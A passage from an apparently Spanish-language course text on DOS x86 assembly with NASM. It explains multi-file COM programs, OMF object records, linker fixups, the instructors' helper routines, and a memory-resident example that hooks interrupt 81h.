En la secuencia de generación del programa, el ensamblador registra en el archivo objeto "fuente1.obj" que la instrucción "CALL funcionGlobal" accede a un símbolo externo "funcionGlobal", y en el archivo objeto "fuente2.obj" que el símbolo "funcionGlobal" es global. Estos dos registros son utilizados posteriormente por el linker para resolver la referencia cruzada.

Sobre esta base, en este curso se considera que el archivo fuente principal de un programa COM basado en N archivos objeto OMF tiene esta forma:

Esqueleto de archivo fuente principal (Archivo1.asm):

```
%include "Archivo2.inc"       ;directiva al preprocesador, indicando que
                              ;sustituya textualmente la línea %include
                              ;por el contenido de "Archivo2.inc"
...
%include "ArchivoN.inc"       ;directiva al preprocesador, indicando que
                              ;sustituya textualmente la línea %include
                              ;por el contenido de "ArchivoN.inc"

segment code                  ;directiva al ensamblador, indicando que
                              ;las sentencias que siguen se incluyen en
                              ;la sección "code".
RESB 100h                     ;instrucción indicando la reserva 100H
                              ;bytes al inicio de la sección (para la
                              ;PSP). No ocupa lugar en el código binario,
                              ;sino que simplemente indica que el código
                              ;que sigue inicia en el offset 100H de la
;sección
..start:                      ;directiva al ensamblador, definiendo el
                              ;punto de entrada al programa

...
[sentencias ASM en sintaxis según CAP. 2]
...
```

Las líneas comenzadas por "%include" son directivas al preprocesador, e indican al preprocesador que remplace la línea por el contenido textual de un archivo con extensión ".INC". Existe un archivo con extensión "INC" por cada archivo fuente que declara símbolos globales (directiva NASM "global"). Dado un archivo fuente "ArchivoX.asm" que declara símbolos globales, el archivo "ArchivoX.inc" contiene el nombre de cada símbolo global en "Archivo.asm" antecedido de la directiva extern, según sigue:

Esqueleto de ArchivoX.inc:

```
extern simbolo1_archivoX      ;directiva al ensamblador, declarando
                              ;"simbolo1_archivoX" como "extern"
extern simbolo2_archivoX      ;directiva al ensamblador, declarando
                              ;"simbolo2_archivoX" como "extern"
...
```

La sustitución de la sentencia "%include <ArchivoX.inc>" en el archivo fuente principal declara como externos los símbolos globales del archivo "AchivoX.asm".

Un archivo fuente no principal de un programa COM basado en N archivos objeto OMF tiene esta forma:

Esqueleto de archivo fuente no principal (ArchivoX.asm, X=2..N):

```
%include "Archivo2.inc"       ;directiva al preprocesador, indicando que
```

```
                              ;sustituya textualmente la línea %include
                              ;por el contenido de "Archivo2.inc"
...
%include "Archivo[X-1].inc"   ;directiva al preprocesador, indicando que
                              ;sustituya textualmente la línea %include
                              ;por el contenido de "Archivo[X-1].inc"

;NO SE INCLUYE ARCHIVOX.INC !!!!

%include "Archivo[X+1].inc"   ;directiva al preprocesador, indicando que
                              ;sustituya textualmente la línea %include
                              ;por el contenido de "Archivo[X+1].inc"
...
%include "ArchivoN.inc"       ;directiva al preprocesador, indicando que
                              ;sustituya textualmente la línea %include
                              ;por el contenido de "ArchivoN.inc"


global simbolo1_archivoX      ;directiva al ensamblador, declarando
                              ;"simbolo1_archivoX" como "global"
global simbolo2_archivoX      ;directiva al ensamblador, declarando
                              ;"simbolo2_archivoX" como "global"

...

segment code                  ;directiva al ensamblador, indicando que
                              ;las sentencias que siguen se incluyen en
                              ;la sección "code".
...
[sentencias ASM en sintaxis según CAP. 2]
...
```

Los símbolos declarados "extern" en "ArchivoX.inc" se declaran "global" en "ArchivoX.asm".

Ejemplo

Para analizar en detalle la secuencia de generación de un ejecutable COM basado en más de un archivo objeto se considera un ejemplo, que consiste en un archivo COM que imprime "Buen dia mundo!!!" a pantalla. El archivo COM está basado en los dos archivos fuente "hola3.asm" e "ioasm.asm". "Hola3.asm" es el archivo fuente principal, y accede a las funciones "print_string" y "print_nl" implementadas en "ioasm.asm".

Archivo "hola3.asm":

```
%include "ioasm.inc"

segment code            ;directiva al ensamblador, indicando que
                        ;las sentencias que siguen se incluyen en
                        ;la sección "code".
RESB 100h               ;instrucción indicando la reserva 100H
                        ;bytes al inicio de la sección (para la
                        ;PSP). No ocupa lugar en el código binario,
                        ;sino que simplemente indica que el código
```

```
                        ;que sigue inicia en el offset 100H de la
                        ;sección
..start:                ;directiva al ensamblador, definiendo el
                        ;punto de entrada al programa
mov  ax,StringHola      ;ax apunta a StringHola
call print_string       ;imprime el contenido del string terminado en
                        ;carácter nulo (tipo lenguaje C) apuntado por AX
                        ;a la pantalla.

call print_nl           ;imprime fin de línea y retorno de carro

mov ax, 4C00h           ;Función 4CH DOS: termina programa.
int 21h                 ;Pasa control a DOS

StringHola db 'Buen dia mundo!!!',0
```

Archivo “ioasm.asm”:

```
CR equ 13          ;define constante CR = 13 (retorno de carro ASCII)
LF equ 10          ;define constante LR = 10 (salto de línea ASCII)

global  print_string    ;declara símbolo print_string como global
global  print_nl        ;declara símbolo print_nl como global

segment code            ;directiva al ensamblador, indicando que
;las sentencias que siguen se incluyen en
;la sección “code”.

;**************************
print_string:                 ;función print_string

      push    dx                    ;salva dx a la pila
      mov     dx,ax                 ;dx apunta a inicio de string, para
                                    ;función 9 DOS
      mov     si,ax                 ;si apunta a inicio de string
      dec     si                    ;si apunta a la localidad anterior al
                                    ;inicio del string

      print_string_lab1:                  ;etiqueta para definir loop
      inc     si                    ;incrementa puntero a la localidad
                                    ;que sigue en el string
      cmp     [si],BYTE 0           ;compara con el carácter 0 y
      jne     print_string_lab1     ;si no son iguales pasa a la
                                    ;siguiente localidad del string

      mov     [si],BYTE '$'         ;sustituye 0 por ‘$’
      push    si                    ;salva posición de carácter 0

      mov ah,9                      ;función 9 DOS: imprime string
                                    ;terminada en ‘$’.
                                    ;DS:DX apunta a inicio de string
      int 21h                       ;Pasa control a DOS.

      pop     si                    ;apunta si a localidad del carácter
      ;‘$’, y
```

```
      mov     [si],BYTE 0          ;reemplaza por el carácter 0
                                   ;restaurando string original

      pop     dx                   ;restaura dx
      ret                          ;devuelve control

;**************************
print_nl:               ;función print_nl


        mov     dl,CR   ;carga valor de retorno de carro a dl
        mov     ah,2    ;función 2 DOS: imprime a pantalla carácter en dl
        int     21h     ;pasa control a DOS

        mov     dl,LF   ;carga valor de salto de línea a dl
        mov     ah,2    ;función 2 DOS: imprime a pantalla carácter en dl
        int     21h     ;pasa control a DOS

        ret             ;devuelve control
```

De acuerdo a la sección anterior, en "ioasm.asm" se declaran globales los símbolos "print_string" y "print_nl". La función "print_string" imprime en pantalla un string terminado en el carácter nulo y apuntado por el registro (DS:) AX. Para esto, cambia el carácter nulo por el carácter '$' y llama a la función 9 de DOS, tras lo cual restaura el string original.

Archivo "ioasm.inc":

```
;************** DECLARACIONES **********************************

extern print_nl
; imprime carácter de fin de línea a la pantalla

extern print_string
; imprime el contenido de un string apuntado por AX a la pantalla.
; Se trata de un string tipo C, esto es, terminado en carácter nulo
```

De acuerdo a la sección anterior, el archivo "ioasm.inc" declara los símbolos "print_nl" y "print_string" como "extern". A la declaración de cada símbolo se añade un comentario con la especificación de la función.

Las sentencias de generación del archivo COM "hola3.com" son las siguientes:

```
nasm –fobj hola3.asm –o hola3.obj –l hola3.lst
nasm –fobj ioasm.asm –o ioasm.obj –l ioasm.lst

val /CO /MP /DE:5 hola3.obj ioasm.obj, hola3.com, hola3.map
```

La primer sentencia ensambla el archivo fuente "hola3.asm" devolviendo el archivo objeto hola3.obj y el archivo de listado hola3.lst. Los dos pasos lógicos del ensamblado se observan claramente en el archivo de listado hola3.lst:

```
1                                    %include "ioasm.inc"
2                                <1> ;************** DECLARACIONES
                                      **********************************
3                                <1>
4                                <1> extern print_nl
```

```
5                              <1> ; imprime caracter de fin de linea a
la pantalla
6                              <1>
7                              <1> extern print_string
8                              <1> ; imprime el contenido de un string
apuntado por AX a la pantalla.
9                              <1> ; Se trata de un string tipo C, esto
es, terminado en caracter nulo
10                             <1>
11                             <1>
12
13                                  segment code
14 00000000 <res 00000100>          RESB 100h
15                                  ..start:
16 00000100 B8[0E01]                mov  ax,StringHola
17 00000103 E8(0000)                call print_string
18 00000106 E8(0000)                call print_nl
19
20 00000109 B8004C                  mov ax, 4C00h
21 0000010C CD21                    int 21h
22
23 0000010E 4275656E2064696120-     StringHola db 'Buen dia mundo!!!',0
24 00000117 6D756E646F21212100
```

Las líneas 2 a 11 son el resultado de la ejecución de la directiva al preprocesador en la línea 1, esto es, de la sustitución textual del contenido del archivo “ioasm.inc” por la directiva al preprocesador. Esta directiva se ejecuta antes del ensamblado (indicado por la etiqueta <1> en las líneas 2 a 11), por lo que la entrada al ensamblador es un archivo fuente con las líneas 2 a 11 incluidas, incluyendo las directivas “extern print_string” y “extern print_nl”.

El ensamblador no resuelve las referencias a símbolos declarados externos (tal como se observa en las líneas 17 y 18 de “hola3.lst”), sino que inserta un registro en el archivo objeto pasando la tarea de resolución de las referencias al linker.

El programa DEBUG permite analizar el contenido del archivo “hola3.obj” a través de un listado hexadecimal según sigue:

```
C:\ASM>debug hola3.obj
-D 100 L 100
1370:0100  80 0B 00 09 68 6F 6C 61-33 2E 61 73 6D 26 88 21   ....hola3.asm&.!
1370:0110  00 00 00 1D 54 68 65 20-4E 65 74 77 69 64 65 20   ....The Netwide
1370:0120  41 73 73 65 6D 62 6C 65-72 20 30 2E 39 38 2E 33   Assembler 0.98.3
1370:0130  39 E2 96 07 00 00 04 63-6F 64 65 C4 98 07 00 28   9......code....(
1370:0140  20 01 02 01 01 14 8C 19-00 08 70 72 69 6E 74 5F    .........print_
1370:0150  6E 6C 00 0C 70 72 69 6E-74 5F 73 74 72 69 6E 67   nl..print_string
1370:0160  00 BE A0 24 00 01 00 01-B8 0E 01 E8 00 00 E8 00   ...$...........
1370:0170  00 B8 00 4C CD 21 42 75-65 6E 20 64 69 61 20 6D   ...L.!Buen dia m
1370:0180  75 6E 64 6F 21 21 21 00-0F 9C 0D 00 C4 01 54 01   undo!!!.......T.
1370:0190  84 04 56 02 84 07 56 01-7B 8A 07 00 C1 00 01 01   ..V...V.{.......
1370:01A0  00 01 AB ¡¡FIN!!  DE 59 03 CB 8B-D6 C6 06 C5 DB 00 E3 31    ....Y.........1
1370:01B0  49 AC E8 D9 F6 74 08 49-46 FE 06 C5 DB EB EF E8   I....t.IF.......
1370:01C0  DB F9 75 04 FE 06 21 D9-3C 3F 75 05 80 0E 25 D9   ..u...!.<?u...%.
1370:01D0  02 3C 2A 75 05 80 0E 25-D9 02 3A 06 0C D3 75 C9   .<*u...%..:...u.
1370:01E0  4E 32 C0 86 04 46 3C 0D-75 02 88 04 89 36 E3 D7   N2...F<.u....6..
1370:01F0  89 0E E1 D7 C3 BE C6 DB-8B 4C 05 8B 74 09 E8 08   .........L..t...
```

Según la especificación OMF, el archivo objeto es una concatenación de registros. En el listado hexadecimal del programa DEBUG, se muestra en negrita cada byte que inicia un registro. Todos los registros obedecen al formato general que sigue:

Largo (B)	1	2	<variable>	1
Campo	Tipo de registro	Largo de registro	Contenido de registro	Checksum o 0

El campo "largo de registro" indica el largo del registro comenzando en el byte siguiente a este campo, esto es, el largo del campo <variable> más el largo del campo "checksum" (1).

El primer registro comienza en el primer byte del archivo objeto, y el valor 80H indica que es un registro tipo "THEADR" que contiene el nombre del archivo fuente, esto es "hola3.asm". El formato de este registro es el siguiente:

Largo(B)	1	2	1	<-- Largo string -->	1
Campo	Tipo	Largo registro	Largo nombre	Nombre	Checksum
hola3.obj	80H	000BH	09H	"hola3.asm"	26H

El segundo registro es un registro tipo "COMENT" (88H) que inicia en el offset 10EH y tiene 0021H bytes de largo. Este registro contiene comentarios.

El tercer registro es un registro tipo "LNAMES" (96H) que inicia en el offset 132 y tiene 7 bytes de largo. Este registro se considera lógicamente como un arreglo de nombres referidos por otros registros (tipo SEGDEF y GRPDEF) del archivo objeto. Cada nombre se precede por un byte de largo del nombre. El primer nombre es un nombre de largo 0 (offset 135H), y el segundo nombre es "code" de largo 4.

El cuarto registro es un registro tipo "SEGDEF" (98H) que inicia en el offset 13CH y tiene 7 bytes de largo. Este registro define el nombre y la clase de cada sección en el programa. En el ejemplo, el registro 28 20 01 02 01 01 se interpreta como un segmento alineado por byte, combinado concatenando los datos binarios a partir de un offset, con direcciones de 16 bits, de largo 120H, nombre 02 de LNAMES ("code"), y clase "CODE".

El quinto registro es un registro tipo "EXTDEF" (8CH) que inicia en el offset 146H y tiene 19H bytes de largo. Este registro define los nombres de los símbolos declarados externos en al archivo fuente. Cada símbolo se precede por un byte que indica el largo del símbolo, y se sigue por uno o dos bytes de información de depuración (en el ejemplo, un único byte igual a 0). Este registro contiene el nombre "print_nl" y el nombre "print_string".

El sexto registro es un registro tipo "LEDATA" (A0H) que inicia en el offset 162H y tiene 24H bytes de largo. Este registro contiene el índice de un segmento en el registro SEGDEF seguido del offset inicial de los datos binarios del segmento y de los datos binarios en el segmento. El segmento 1, esto es, el segmento clase "CODE" analizado dos párrafos más arriba comienza en el offset 100H y contiene los datos hexadecimales B8 0E 01 E8 00 00 E8 00 00 B8 00 4C CD 21 42 75-65 6E 20 64 69 61 20 6D 75 6E 64 6F 21 21 21 24, que concuerdan exactamente con los datos en el archivo de listado.

Al registro "LEDATA" sigue un registro "FIXUPP" (9CH) que indica las referencias en el segmento que el linker tiene que ajustar. Cada ajuste requiere tres parámetros: la dirección referida (TARGET), la posición del segmento relativa a la cual se calcula la dirección (FRAME) y la localidad que se modifica. En el ejemplo, el registro FIXUPP declara tres ajustes: el primer ajuste (C4H 01H 54H 01H) actúa sobre la localidad 01 y refiere a la dirección 010EH relativa al inicio del segmento "code"; el segundo ajuste (84H 04H 56H 02H) actúa sobre la localidad 04 y refiere a la dirección asociada al símbolo de índice 2 en SEGDEF, esto es, print_string; el tercer ajuste (84H 07H 56H 01H) actúa sobre la localidad 07 y refiere a la dirección asociada al símbolo de índice 1 en SEGDEF, esto es, print_nl.

El último registro es un registro tipo "MODEND" (8AH) que inicia en el offset 199H y tiene 7 bytes de largo. Este registro termina el módulo. En el ejemplo, el registro indica que el archivo objeto es

el archivo objeto principal, que existe un campo de dirección de inicio (asociado al símbolo MASM "..start"), que el offset asociado es 100H y que la localidad debe ser ajustada por el linker.

La segunda sentencia ensambla el archivo fuente "ioasm.asm" devolviendo el archivo objeto "ioasm.obj" y el archivo de listado "ioasm.lst". Si se utiliza el programa DEBUG para analizar ioasm.obj

```
C:\PRUCOM1>debug ioasm.obj
-d 100 l 100
1370:0100  80 0B 00 09 69 6F 61 73-6D 2E 61 73 6D E4 88 21   ....ioasm.asm..!
1370:0110  00 00 00 1D 54 68 65 20-4E 65 74 77 69 64 65 20   ....The Netwide
1370:0120  41 73 73 65 6D 62 6C 65-72 20 30 2E 39 38 2E 33   Assembler 0.98.3
1370:0130  39 E2 96 07 00 00 04 63-6F 64 65 C4 98 07 00 28   9......code....(
1370:0140  27 00 02 01 01 0E 90 1F-00 00 01 0C 70 72 69 6E   '...........prin
1370:0150  74 5F 73 74 72 69 6E 67-00 00 00 08 70 72 69 6E   t_string....prin
1370:0160  74 5F 6E 6C 1A 00 00 99-88 04 00 40 A2 01 91 A0   t_nl.......@....
1370:0170  2B 00 01 00 00 52 89 C2-89 C6 4E 46 80 3C 00 75   +....R....NF.<.u
1370:0180  FA C6 04 24 56 B4 09 CD-21 5E C6 04 00 5A C3 B2   ...$V...!^...Z..
1370:0190  0D B4 02 CD 21 B2 0A B4-02 CD 21 C3 CF 8A 02 00   ....!.....!.....
1370:01A0  00 74 2B DE 59 03 CB 8B-D6 C6 06 C5 DB 00 E3 31   .t+.Y..........1
1370:01B0  49 AC E8 D9 F6 74 08 49-46 FE 06 C5 DB EB EF E8   I....t.IF.......
1370:01C0  DB F9 75 04 FE 06 21 D9-3C 3F 75 05 80 0E 25 D9   ..u...!.<?u...%.
1370:01D0  02 3C 2A 75 05 80 0E 25-D9 02 3A 06 0C D3 75 C9   .<*u...%..:...u.
1370:01E0  4E 32 C0 86 04 46 3C 0D-75 02 88 04 89 36 E3 D7   N2...F<.u....6..
1370:01F0  89 0E E1 D7 C3 BE C6 DB-8B 4C 05 8B 74 09 E8 08   .........L..t...
```

se observa que "ioasm.obj" incluye un registro tipo "PUBDEF" (90H) que declara como públicos los símbolos "print_string" y "print_nl". Para cada símbolo registra el offset en el segmento "code" asociado al símbolo: 00 00 para "print_string" y 00 1A para "print_nl". Estos valores se confirman en el archivo de listado "ioasm.lst":

```
1                                   CR equ 13
2                                   LF equ 10
3
4                                   global  print_string
5                                   global  print_nl
6
7                                   segment code
8
9                                   ;******************************
10
11                                   print_string:
12
13 00000000 52                               push    dx
14 00000001 89C2                             mov     dx,ax
15 00000003 89C6                             mov     si,ax
16 00000005 4E                               dec     si
17
18                                   print_string_lab1:
19
20 00000006 46                               inc     si
21 00000007 803C00                           cmp     [si],BYTE 0
22 0000000A 75FA                             jne     print_string_lab1
23
24 0000000C C60424                           mov     [si],BYTE '$'
25
26 0000000F 56                               push    si
27
28 00000010 B409                             mov ah,9
29 00000012 CD21                             int 21h
```

```
30
31 00000014 5E                          pop     si
32 00000015 C60400                      mov     [si],BYTE 0
33
34 00000018 5A                          pop     dx
35 00000019 C3                          ret
36
37                                  ;****************************
38
39
40                                  print_nl:
41
42 0000001A B20D                        mov     dl,CR
43 0000001C B402                        mov     ah,2
44 0000001E CD21                        int     21h
45
46 00000020 B20A                        mov     dl,LF
47 00000022 B402                        mov     ah,2
48 00000024 CD21                        int     21h
49
50 00000026 C3                          ret
51
```

La tercer sentencia genera el archivo ejecutable hola3.com por el linkeo de los archivos objeto hola3.obj y ioasm.obj. La sentencia genera asimismo un archivo de mapeos “hola3.map” con nivel de detalle máximo (parámetro de entrada /DE:5), que contiene el registro del proceso de linkeo:

```
Start  Stop   Length Name                   Class
00000H 00146H 00147H code                   (none)

Address         Publics by Name

0000:013A       print_nl
0000:0120       print_string

Address         Publics by Value

0000:0120       print_string
0000:013A       print_nl

Program entry point at 0000:0100

Next Uninitialized Byte(00147), EXE header Relocation Items(0)

Segment order expression:
        "(true)"

Segment(code) Class((none)) Combine(Public)
        Start(00000) Length(00147) Next Uninitialized Byte(00147)

File(c:\andres\prucom1\hola3.obj) Next Uninitialized Byte(00120)
        Module(hola3.asm) Address(00000) Length(00120) Align(Byte)
00000:  00 00 00 00 00 00 00 00 : 00 00 00 00 00 00 00 00  ........ : ........
00010:  00 00 00 00 00 00 00 00 : 00 00 00 00 00 00 00 00  ........ : ........
00020:  00 00 00 00 00 00 00 00 : 00 00 00 00 00 00 00 00  ........ : ........
00030:  00 00 00 00 00 00 00 00 : 00 00 00 00 00 00 00 00  ........ : ........
00040:  00 00 00 00 00 00 00 00 : 00 00 00 00 00 00 00 00  ........ : ........
00050:  00 00 00 00 00 00 00 00 : 00 00 00 00 00 00 00 00  ........ : ........
00060:  00 00 00 00 00 00 00 00 : 00 00 00 00 00 00 00 00  ........ : ........
00070:  00 00 00 00 00 00 00 00 : 00 00 00 00 00 00 00 00  ........ : ........
00080:  00 00 00 00 00 00 00 00 : 00 00 00 00 00 00 00 00  ........ : ........
00090:  00 00 00 00 00 00 00 00 : 00 00 00 00 00 00 00 00  ........ : ........
000A0:  00 00 00 00 00 00 00 00 : 00 00 00 00 00 00 00 00  ........ : ........
000B0:  00 00 00 00 00 00 00 00 : 00 00 00 00 00 00 00 00  ........ : ........
```

```
000C0:  00 00 00 00 00 00 00 00 : 00 00 00 00 00 00 00 00  ........ : ........
000D0:  00 00 00 00 00 00 00 00 : 00 00 00 00 00 00 00 00  ........ : ........
000E0:  00 00 00 00 00 00 00 00 : 00 00 00 00 00 00 00 00  ........ : ........
000F0:  00 00 00 00 00 00 00 00 : 00 00 00 00 00 00 00 00  ........ : ........
00100:  B8 0E 01 E8 1A 00 E8 31 : 00 B8 00 4C CD 21 42 75  .......1 : ...L.!Bu
00110:  65 6E 20 64 69 61 20 6D : 75 6E 64 6F 21 21 21 00  en dia m : undo!!!.

File(c:\andres\prucom1\ioasm.obj) Next Uninitialized Byte(00147)
       Module(ioasm.asm) Address(00120) Length(00027) Align(Byte)
00120:  52 89 C2 89 C6 4E 46 80 : 3C 00 75 FA C6 04 24 56  R....NF. : <.u...$V
00130:  B4 09 CD 21 5E C6 04 00 : 5A C3 B2 0D B4 02 CD 21  ...!^... : Z......!
00140:  B2 0A B4 02 CD 21 C3 .. : .. .. .. .. .. .. .. ..  .....!.  :

Fixups:

Fixups for File(c:\andres\prucom1\hola3.obj), Module(hola3.asm), Segment(code)
       Location(00101) Type(Offset) Mode(Segment-relative)
              Frame(Target) Target(Seg(code)+0000)
       Location(00104) Type(Offset) Mode(Self-relative)
              Frame(Target) Target(Ext(print_string)+0000)
       Location(00107) Type(Offset) Mode(Self-relative)
              Frame(Target) Target(Ext(print_nl)+0000)
```

En lo anterior, un fixup tipo “Segment-relative” refiere a la dirección de inicio del segmento (en este caso 00 00), mientras un fixup tipo “Self-relative” refiere a la dirección relativa a la dirección de la instrucción.

Funciones implementadas por los docentes

Especificación

El conjunto de funciones implementadas por los docentes incluye funciones de entrada salida, funciones de manejo de interrupciones y funciones de temporización y funciones misceláneas.

Las funciones de entrada salida están implementadas en el archivo objeto “ioasm.obj” y sus declaraciones se encuentran en el archivo “ioasm.inc”.

Las funciones de manejo de interrupciones están implementadas en el archivo objeto “hook.obj” y sus declaraciones se encuentran en el archivo “hook.inc”.

Las funciones de temporización están implementadas en el archivo objeto “delayt2.obj” y sus declaraciones se encuentran en el archivo “delayt2.inc”.

Las funciones misceláneas están implementadas en el archivo “misc.obj” y sus declaraciones se encuentran en el archivo “misc.inc”.

Funciones de entrada salida

El acceso de las funciones de entrada salida desde el código de un archivo fuente requieren de la inclusión de la directiva al preprocesador

```
%include "ioasm.inc"
```

y del linking del archivo objeto (principal) con el archivo objeto “ioasm.obj”. Las funciones implementadas en el archivo ioasm.obj se describen a continuación:

Función	Descripción	Ejemplo
print_int	Imprime valor entero en AX a la pantalla	mov ax, 098Ah call print_int ;imprime ‘098ª’
print_nl	Imprime carácter de fin de línea a la pantalla	call print_nl ;imprime fin de línea
print_char	Imprime carácter en AL a la pantalla	mov al,'C' call print_char ;imprime ‘C’
print_string	Imprime string nulo apuntado por AX a la pantalla	StringPrueba db 'Hola mundo:',0 mov ax,StringPrueba call print_string ;imprime “Hola mundo”
read_char	Devuelve en AX carácter ingresado en el teclado	StrIngrese db 'Ingrese caracter:',0 mov ax,StrIngrese call print_string ;imprime StrIngrese call print_nl ;imprime fin de línea call read_char ;lee carácter de teclado call print_char ;imprime carácter leído
read_int	Devuelve en AX el número entero ingresado en el teclado	StrIngrese db 'Ingrese numero entero:',0 mov ax,StrIngrese call print_string ;imprime StrIngrese call print_nl ;imprime fín de línea call read_char ;lee número de teclado call print_int ;imprime número leído

El archivo “ioasm.inc” incluye asimismo la definición de los macros “PRINT_STRING_MACRO” y “PRINT_NL_MACRO”, que el preprocesador expande en el código de las funciones “print_string” y “print_nl”, respectivamente.

Funciones de manejo de interrupciones

El acceso de las funciones de manejo de interrupciones desde el código de un archivo fuente requieren de la inclusión de la directiva al preprocesador

```
%include "hook.inc"
```

y del linking del archivo objeto (principal) con el archivo objeto “hook.obj”. Las funciones implementadas en el archivo “hook.obj” se describen a continuación:

Función	**Descripción**	**Ejemplo**

get_int_vector	Devuelve vector de interrupción AL (offset:segmento) en las 2 palabras apuntadas por ES:DI	int_vector_81h_prev: resd 2
		mov ax,cs
		mov es,ax
		mov di,int_vector_81h_prev
		mov ax,81h
		call get_int_vector ;devuelve el vector de
		;interrupción 81h en
		;las 2 palabras en
		;int_vector_81h_prev

set_int_vector	Inicia vector de interrupción AL (offset;segmento) con las 2 palabras apuntadas por ES:BX	int_vector_81h_pos: resd 2
		int_81h:
		...
		ret
		
		mov ax,int_81h
		mov [int_vector_81h_pos],ax ;offset
		mov ax,cs
		mov [int_vector_81h_pos+2],ax ;segmento
		
		mov ax,cs
		mov es,ax
		mov bx,int_vector_81h_pos
		mov ax,81h
		call set_int_vector ;apunta el vector de
		;interrupción 81h a
		;la rutina int_81h.

Funciones de temporización

El acceso de las funciones de temporización desde el código de un archivo fuente requieren de la inclusión de la directiva al preprocesador

```
%include "delayt2.inc"
```

y del linking del archivo objeto (principal) con el archivo objeto “delayt2.obj”. Las funciones implementadas en el archivo “delayt2.obj” se describen a continuación:

Función	**Descripción**	**Ejemplo**
delayt2	Genera un retardo de AX mseg	mov ax,1000 call delayt2 ;retardo de 1000 mseg

Funciones misceláneas

El acceso a un conjunto de funciones misceláneas desde el código de un archivo fuente requieren de la inclusión de la directiva al preprocesador

```
%include "misc.inc"
```

y del linking del archivo objeto (principal) con el archivo objeto “misc.obj”. Las funciones implementadas en el archivo “misc.obj” se describen a continuación:

Función	Descripción	Ejemplo

logic2phys	devuelve en dx:ax dirección física correspondiente a dirección segmento:offset dx:ax	buffer resb 512 ;reserva 512 bytes a ;partir de offset buffer
		mov ax,buffer ;offset en ax
		mov dx,ds ;segmento ds en dx
		call logic2phys ;devuelve dirección ;física de 20 bits en ;dx:ax
		mov [buffer_phys_low16],ax
		mov [buffer_phys_high16],dx

Ejemplo: programa residente en memoria

El laboratorio 2 y el trabajo de fin de curso se resuelven mediante programas residentes en memoria. El ejemplo que sigue es un programa que termina manteniendo mantiene una parte especificada del programa en memoria, utilizando la interrupción DOS 39 (27H). El programa instala una rutina de atención a la interrupción 81h. La rutina salva vector de interrupción anterior en una variable interna, pasando el control a la rutina de atención anterior (en caso de existir, esto es, de ser el vector anterior no nulo) tras terminar.

```
%include "ioasm.inc"    ;declaración funciones entrada salida
%include "hook.inc"     ;declaración funciones manejo de interrupciones

PSP_SIZE equ 100h       ;sustituye toda ocurrencia de PSP_SIZE por 100h

segment code            ;archivo fuente para formato objeto “obj”
RESB 100h               ;reserva 100H bytes iniciales para la PSP
..start:                ;archivo fuente principal, inicio en offset 100H

; --------- inicio de la parte residente del programa ------------------

Start_Resident:

      jmp Initialize          ;primer sentencia es un salto a la parte de
                              ;inicialización del programa

Int81h_Sign db 'Int 81h',0    ;mensaje en pantalla al ejecutarse int 81h
int_vector_81h_prev: resw 2   ;vector interrupción anterior
lds_low: resw 2               ;variable para salvar ds y bx previo

      ;** inicio de manejador de interrupción **
int_81h:
      pusha                   ;salva registros previos a la pila
      push ds
      mov  ax,cs              ;
      mov  ds,ax              ;ds = cs
      mov  [lds_low],bx       ;salva bx previo
      pop  bx                 ;bx = ds previo
      mov  [lds_low+2],bx     ;salva ds previo
      mov ax,Int81h_Sign      ;
```

```
      PRINT_STRING_MACRO      ;imprime mensaje a pantalla
      PRINT_NL_MACRO          ;imprime fin de línea a pantalla

      ;;verifica vector anterior
      mov ax,[int_vector_81h_prev]
      cmp ax,0
      jne cadena              ;si offset de vector interrupción anterior
                              ;no nulo, ejecuta rutina anterior
      mov ax,[int_vector_81h_prev+2]
      cmp ax,0
      jne cadena              ;si segmento de vector de interrupción
                              ;anterior no nulo, ejecuta rutina anterior

      ;;si vector anterior nulo termina restaurando registros **
      popa                    ;restaura registros a valores previos
      lds bx,[lds_low]        ;restaura ds y bx a valores previos
      iret                    ;devuelve control a programa

      ;;si vector anterior no nulo, ejecuta rutina anterior
cadena:

      popa                          ;restaura registros a valores previos
      push word [int_vector_81h_prev + 2];segmento vector anterior a
                                    ;pila, para instrucción retf
      push word [int_vector_81h_prev]     ;offset vector anterior a pila
                                    ;para instrucción retf
      lds bx,[lds_low]              ;restaura ds y bx a valores
                                    ;previos
      retf                          ;salta a vector anterior,
                                    ;ejecutando: ip = (sp),
                                    ;sp = sp-2, cs = (sp), sp=sp-2

End_Resident:

; --------- fin de la parte residente del programa --------------------

RESIDENT_LENGTH equ End_Resident-Start_Resident
;sustituye toda ocurrencia de RESIDENT_LENGTH por
;End_Resident-Start_Resident


; --------- parte de inicialización del programa -----------------------

Initialize:

      ;;carga vector 81h anterior a int_vector_81h_prev
      mov  di,int_vector_81h_prev   ;es:di apunta a variable de destino
      mov  ax,81h                   ;número del vector en ax
      call  get_int_vector          ;ejecuta carga

      ;;imprime segmento de vector 81h anterior a pantalla
      mov   ax,StringSegmento
      call  print_string            ;imprime 'Segmento vector anterior:'
      mov   ax,[int_vector_81h_prev+2]
      call  print_int               ;imprime segmento
      call  print_nl                ;imprime fin de línea
```

```
    ;;imprime offset de vector 81h anterior a pantalla
    mov   ax,StringOffset             ;ax apunta al string
    call  print_string                ;imprime 'Offset vector
                                      ;anterior: ',0
    mov   ax,[int_vector_81h_prev]    ;ax = número que se imprime
    call  print_int                   ;imprime offset de vector 81h
                                      ;anterior
    call  print_nl                    ;imprime fin de línea

    ;;carga vector 81h nuevo en int_vector_81h_pos
    mov   ax,int_81h                  ;offset = dirección "int_81h"
    mov   [int_vector_81h_pos],ax     ;carga offset
    mov   ax,cs                       ;segmento = cs
    mov   [int_vector_81h_pos+2],ax   ;carga segmento

    ;;carga nuevo vector 81h
    mov   bx,int_vector_81h_pos       ;es:bx apunta al nuevo vector
    mov   ax,81h                      ;ax = número de vector que se
                                      ;carga
    call  set_int_vector              ;carga el vector

    ;;termina manteniendo en memoria los PSP_SIZE+RESIDENT_LENGTH bytes
    ;;iniciales de programa
    mov dx,PSP_SIZE+RESIDENT_LENGTH   ;dx = largo de parte residente
                                      ;a partir del inicio del
                                      ;programa
    int 27h                           ;termina manteniendo parte
                                      ;especificada por dx residente

StringSegmento db 'Segmento vector anterior: ',0
StringOffset db 'Offset vector anterior: ',0

int_vector_81h_pos: resw 2
```

Programación de los periféricos

En este capítulo se explican los conceptos y los elementos técnicos necesarios para el desarrollo de programas de entrada salida manejadores de teclado, de video, de temporizadores, de disquete y de disco según la especificación de interfaz estándar de BIOS. Se analizan rutinas de ejemplo de acceso a cada uno de estos dispositivos periféricos.

Principios de la programación de entrada salida

En un marco general, los programas de entrada salida ejecutan en una capa abstracta por encima del hardware y por debajo de programas independientes del dispositivo. Los programas independientes de dispositivos utilizan la interfaz brindada por los programas de entrada salida para acceder a los dispositivos.

